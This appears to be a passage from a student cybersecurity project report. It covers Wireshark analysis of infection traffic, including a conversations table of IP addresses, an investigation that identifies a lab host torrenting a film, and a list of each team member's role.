
3. What are the IP addresses used in the actual infection traffic?

172.16.4.205, 185.243.115.84, 166.62.111.64

Based off of conversation traffic (Statistics > Conversations)

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
172.16.4.205	185.243.115.84	11,704	8,100 k	11,704	8,100 k	0	0	0.046107	913.8472	70 k	0
166.62.111.64	172.16.4.205	2,187	160 k	0	0	2,187	160 k	655.626004	149.9677	0	0
172.16.4.4	172.16.4.205	490	131 k	0	0	490	131 k	68.306000	760.7688	0	0
93.95.100.178	172.16.4.205	152	14 k	0	0	152	14 k	721.027727	85.7427	0	0
31.13.70.52	172.16.4.205	145	15 k	0	0	145	15 k	667.167670	138.1120	0	0
31.7.62.214	172.16.4.205	116	32 k	0	0	116	32 k	68.306973	127.8118	0	0
54.230.89.184	172.16.4.205	62	5,981	0	0	62	5,981	656.294179	149.2931	0	0
172.16.4.205	172.17.4.163	40	3,683	40	3,683	0	0	662.112101	143.3974	205	0
151.101.2.110	172.16.4.205	37	3,392	0	0	37	3,392	658.701167	146.5813	0	0
172.16.4.205	192.0.73.2	33	3,690	33	3,690	0	0	658.698707	146.8593	201	0
172.16.4.205	172.17.14.74	26	2,633	26	2,633	0	0	661.121570	144.3898	145	0
172.16.4.205	216.58.193.200	26	1,886	26	1,886	0	0	666.990528	138.5199	108	0
172.16.4.205	209.197.3.15	25	2,912	25	2,912	0	0	656.289971	148.9935	156	0
172.16.4.205	192.0.76.3	23	2,817	23	2,817	0	0	658.696592	146.8624	153	0
151.101.52.84	172.16.4.205	22	2,493	0	0	22	2,493	657.646625	147.6734	0	0
81.4.122.101	172.16.4.205	19	3,902	0	0	19	3,902	666.850176	138.7493	0	0
172.16.4.205	192.0.77.48	16	2,000	16	2,000	0	0	666.991586	138.5684	115	0
151.101.0.84	172.16.4.205	16	2,419	0	0	16	2,419	677.657142	127.6215	0	0
172.16.4.205	192.0.77.32	15	1,937	15	1,937	0	0	658.697650	146.8490	105	0
72.21.91.29	172.16.4.205	13	1,704	0	0	13	1,704	213.978846	0.2342	0	0
50.112.34.20	172.16.4.205	13	2,146	0	0	13	2,146	655.648468	149.6369	0	0
172.16.4.205	172.16.4.255	12	1,320	12	1,320	0	0	654.230601	0.5991	17 k	0
108.128.247.43	172.16.4.205	12	1,762	0	0	12	1,762	655.645391	149.9550	0	0
52.11.30.237	172.16.4.205	12	1,736	0	0	12	1,736	655.841001	149.5252	0	0
151.101.188.134	172.16.4.205	12	1,675	0	0	12	1,675	666.236335	139.0654	0	0
23.9.91.27	172.16.4.205	10	1,061	0	0	10	1,061	214.069284	0.0943	0	0
104.25.124.99	172.16.4.205	10	948	0	0	10	948	656.292067	148.9856	0	0
172.16.4.205	224.0.0.22	8	480	8	480	0	0	654.236227	190.7642	20	0
23.219.38.65	172.16.4.205	8	777	0	0	8	777	655.624946	149.6595	0	0
172.16.4.205	216.58.193.202	7	792	7	792	0	0	656.293121	149.7433	42	0
67.160.111.146	172.16.4.205	7	761	0	0	7	761	656.011004	134.8791	0	0

4. Desktop background of the Windows host:



## Illegal Downloads

IT was informed that some users were torrenting on the network. The Security team does not forbid the use of torrents for legitimate purposes, such as downloading operating systems. However, they have a strict policy against copyright infringement.

IT shared the following about the torrent activity:

- The machines using torrents live in the range 10.0.0.0/24 and are clients of an AD domain.
- The DC of this domain lives at 10.0.0.2 and is named DogOfTheYear-DC.
- The DC is associated with the domain dogoftheyear.net.

We isolated the torrent traffic to one machine here is what we concluded: a

IP address 10.0.0.201 was the perpetrator:

- MAC address: 00:16:17:18:66:c8
- Windows username: elmer.blanco
- OS version: Windows 10

2. The torrent file downloaded by the user was:

The movie Betty Boop Rhythm on the Reservation

---

## Who did what for the Final Project (Slides and Report)

We pretty much did everything as a team, I will say that everyone shared their expertise when needed and provided assistance and guidance to those who were struggling and had questions.

- Chris G focused on the Network Topology along with providing assistance and input on Offensive Operations including Target 2 and backdoors.
  - Chris D focused on Network Analysis including traffic profiles.
  - Donathan focused on Network Analysis including normal behaviors.
  - Heike focused on Defensive Operations including Hardening and Implementing the patches.
  - Kyle focused on Offensive Operations including exploits used
- 
- and stealth exploitation.
  - John focused on Offensive Operations including Target 2.
  - Michael focused on the Network Analysis & Critical Vulnerabilities.
  - Mozamil focused on Defensive Operations including Hardening and Implementing the patches.
  - Shea focused on developing the slides, report, keeping everyone on track, providing input for research of topics, Defensive Operations including alerts and providing a different perspective to the Network Topology.